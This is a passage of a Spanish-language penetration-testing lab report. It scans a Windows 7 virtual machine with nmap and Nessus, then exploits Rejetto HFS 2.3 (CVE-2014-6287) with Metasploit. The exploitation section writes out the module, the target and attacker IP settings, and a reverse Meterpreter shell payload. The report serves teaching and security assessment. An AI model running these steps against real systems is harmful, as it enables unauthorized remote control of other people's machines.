Y ahora que el firewall fue desactivado, se puede observar que existe comunicación entre la máquina atacante y la máquina víctima.

Figura 30. Terminal de Kali Linux.




Fuente: propia.

- **Verificación de la conexión desde la máquina víctima a la máquina atacante.**

Se ejecuta el comando *ping 10.0.2.15* para verificar la comunicación de las dos máquinas, pero esta vez desde la máquina víctima, obteniendo como resultado que ambas máquinas se comunican entre sí.

Figura 31. Símbolo del sistema de Windows.



Fuente: propia.


3.5.1.4. Análisis de Rejjeto v. 2.3.

Teniendo en cuenta que la máquina víctima tiene instalada la herramienta Rejetto en su versión 2.3., se procede a analizarla.

Rejetto es un servidor web de código abierto que permite enviar, recibir y compartir archivos de forma fácil y gratuita a través de una red interna o por medio de internet.

Al ejecutar esta herramienta en la máquina virtual con Windows 7 x64, se identifica que está utilizando el puerto 80 y que está compartiendo 2 archivos, una imagen y un documento de texto plano:

Figura 32. Rejetto v.2.3. ejecutándose en la máquina víctima.




Fuente: propia.

Para ampliar la información, se procede a realizar un escaneo de puertos y servicios con el uso del comando *sudo nmap -sV 10.0.2.4* desde la máquina atacante, lo cual arroja como resultado la cantidad de puertos que se encuentran cerrados y la lista de los puertos abiertos con su respectivo servicio.

Allí se puede observar que efectivamente el puerto 80 está siendo usado por el servicio HTTP en su versión HttpFileServer httpd 2.3 que corresponde a la aplicación Rejjeto.

Figura 33. Terminal de Kali Linux.



Fuente: propia.

3.5.2. Análisis de vulnerabilidades

La aplicación rejetto en su versión 2.3., tiene asociados los siguientes CVE:

- CVE-2020-13432: este registro corresponde a una vulnerabilidad de rejetto que, a través del uso de archivos digitales, permite generar ataques remotos que conllevan a una infracción de acceso de escritura de puntero inválido, mediante solicitudes HTTP masivas con URI extenso.

- CVE-2014-6287: esta vulnerabilidad abre la puerta a ataques que consisten en la ejecución de programas no autorizados con el objetivo de llevar a cabo acciones de búsqueda. Esta vulnerabilidad tiene asociados los exploits EXPLOIT-DB:39161 y 34668.


- CVE-2014-7226: corresponde a la vulnerabilidad que facilita la ejecución de código no permitido luego de realizar la carga de un archivo con determinadas secuencias de bytes UTF-8 inválidas que pueden interpretarse como símbolos de macros que pueden ser ejecutadas. Esta vulnerabilidad tiene asociado el EXPLOIT-DB:34852

3.5.2.1. Escaneo de vulnerabilidades con Nessus

Teniendo en cuenta la anterior información y continuando con la fase de análisis de vulnerabilidades, se procede a ejecutar la herramienta Nessus, la cual permite realizar un escaneo sobre una dirección IP para identificar vulnerabilidades de seguridad.


A través de este proceso se busca determinar qué vulnerabilidad está generando el fallo de ciberseguridad en la máquina víctima.

Figura 34. Instalación de Nessus.



Fuente: propia.


Figura 35. Interfaz gráfica de Nessus.



Fuente: propia.

Posteriormente, se crea un nuevo *scan* en Nessus asociando la IP de la máquina víctima y se ejecuta con el fin de identificar las vulnerabilidades existentes.

Figura 36. Interfaz gráfica de Nessus.



Fuente: propia.


3.5.2.2. Vulnerabilidades detectadas por Nessus

En el escaneo que realizó Nessus se puede observar que la herramienta detectó 27 vulnerabilidades que afectan la seguridad de la máquina víctima.

A continuación, se mencionan las vulnerabilidades más relevantes que detectó Nessus en el escaneo de vulnerabilidades:

- **“Apache Struts s:a / s:url Tag href Element XSS”:** Esta vulnerabilidad está asociada al CVE-2008-6682 y se presenta en el puerto 80 de la máquina víctima, que es el puerto que usa la aplicación Rejjeto.

Figura 37. Vulnerabilidad detectada por Nessus.




Fuente: propia.

Nessus indica que esta vulnerabilidad se debe a una versión vulnerable de Apache Struts 2 que no codifica de forma correcta los parámetros de las etiquetas *‘s:a’* y *‘s:url’*. Esta vulnerabilidad puede ser explotada por un atacante a través de la inyección de un script no autorizado o HTML.

- **“SMB Signing not required”.**

Esta vulnerabilidad se presenta en el puerto 445 de la máquina víctima y Nessus la identifica como una vulnerabilidad con severidad Media.

Figura 38. Vulnerabilidad detectada por Nessus.




Fuente: propia.

Nessus indica que en el SMB Server no se requiere autenticación y que esto puede llevar a que un atacante aproveche el fallo de seguridad para generar un ataque Man-in-the-middle, que básicamente hace que el atacante esté en el intermedio de conversaciones o transferencias de datos interceptando información, a la vez que se hace pasar por una de las partes de la comunicación.

- **“MS16-047: Security Update for SAM and LSAD Remote Protocols”**

Esta vulnerabilidad se ejecuta en el puerto 49155 y Nessus la identifica como una vulnerabilidad con severidad Media.

Figura 39. Vulnerabilidad detectada por Nessus.




Fuente: propia.

Nessus indica que la máquina víctima es afectada por un fallo de elevación de privilegios en los protocolos SAM (Administrador de Seguridad Local) y LSAD (Autoridad de seguridad local directiva de dominio), debido a que sus niveles de autenticación no protegen dichos protocolos, permitiendo que un atacante pueda explotar esta vulnerabilidad para acceder a la base de datos SAM, a través de un ataque Man-in.the-middle, para debilitar el nivel de autenticación y hacerse pasar por un usuario autenticado.

- **“Unsupported Windows OS (remote)”**

Nessus la identifica como una vulnerabilidad con severidad Crítica.

Figura 40. Vulnerabilidad detectada por Nessus.




Fuente: propia.

Esta vulnerabilidad hace referencia a que la versión del sistema operativo (Windows 7 Professional) que ejecuta la máquina víctima carece de un service pack o no cuenta con soporte. Lo que puede ocasionar vulnerabilidades de seguridad.

- **“MS17-010: Security Update for Microsoft Windows SMB Server”**

Esta vulnerabilidad se ejecuta en el puerto 445 y Nessus la identifica como una vulnerabilidad con severidad Alta.

Figura 41. Vulnerabilidad detectada por Nessus.



Fuente: propia.


Nessus indica que esta vulnerabilidad permite a un atacante explotar los fallos de seguridad detectados, dando para a ejecuciones de código no autorizado, publicaciones de información sensible y a ransomware.

3.5.3. Explotación de vulnerabilidades

Para la explotación de las vulnerabilidades halladas y que tienen relación con los fallos de seguridad que se presenta en la organización WhiteHouse Security se hace el uso de la herramienta Metasploit.

Primero se inicia la herramienta con el comando *msfconsole*.


Figura 42. Ejecución de metasploit en Kali Linux.



Fuente: propia.

Una vez iniciada la herramienta, se procede a buscar la aplicación hfs o también llamada Rejjeto, con el fin de que metasploit identifique los exploit asociados.


Figura 43. Búsqueda de exploits en metasploit.



Fuente: propia.

Se revisa la información del exploit 0, con el uso del comando *use exploit/multi/http/git_client_command_exec* y posteriormente se ingresa el comando *info*.

Figura 44 Información de exploits en metasploit.




Fuente: propia.

Según la información generada por metasploit, este exploit afecta a ciertas versiones de los sistemas de control de versiones Git y Mercurial.

Ahora se procede a revisar la información del segundo exploit usando el comando *use exploit/Windows/http/rejetto_hfs_exec* y luego el comando *info*.

Figura 45. Información de exploits en metasploit.




Fuente: propia.

Según la información generada por metasploit, este exploit hace referencia a que Rejetto HFS es vulnerable a un ataque de ejecución de comandos remotos debido a expresiones regulares débiles en uno de sus ficheros.

Teniendo en cuenta lo requerido por la organización WhiteHouse Security, se procede a explotar la segunda vulnerabilidad.

Para ello, se revisan las opciones de metasploit para el módulo y se observa que es necesario configurar la IP de la máquina que se va a atacar y la IP de la máquina atacante.


Figura 46. Opciones de exploits en metasploit.



Fuente: propia.

Con base en estas opciones, se ejecutan los comandos *set RHOST 10.0.2.4* (para configurar la IP de la máquina que será víctima del ataque) y *set SRVHOST 10.0.2.15* (para configurar la IP de la máquina atacante).


Figura 47. Configuración de exploits en metasploit.



Fuente: propia.

Con el comando *show options* se comprueba que quedaron definidos los parámetros indicados anteriormente.


Figura 48. Opciones de exploits en metasploit.



Fuente: propia.

Posteriormente se ejecuta el exploit con el uso del comando *exploit*.

Figura 49. Explotación de vulnerabilidad en metasploit.




Fuente: propia.

Inicialmente se observa que, al explotar la vulnerabilidad, metasploit no crea una sesión en la máquina. Esto se debe al payload que por defecto que carga metasploit.

Para solucionar esto, con el comando *set payload (+tab)* se busca un payload entre los compatibles con este exploit que permita generar una Shell reversa y permita abrir una sesión de meterpreter.

Se procede a asignar el payload con el comando *set payload Windows/meterpreter_reverse_tcp*.


Figura 50. Asignación de payload para explotación de vulnerabilidad en metasploit.



Fuente: propia.

Se ejecuta el comando *exploit* nuevamente y se observa que esta vez sí se logró generar una sesión de Meterpreter.

Figura 51. Sesión de meterpreter generada en metasploit.

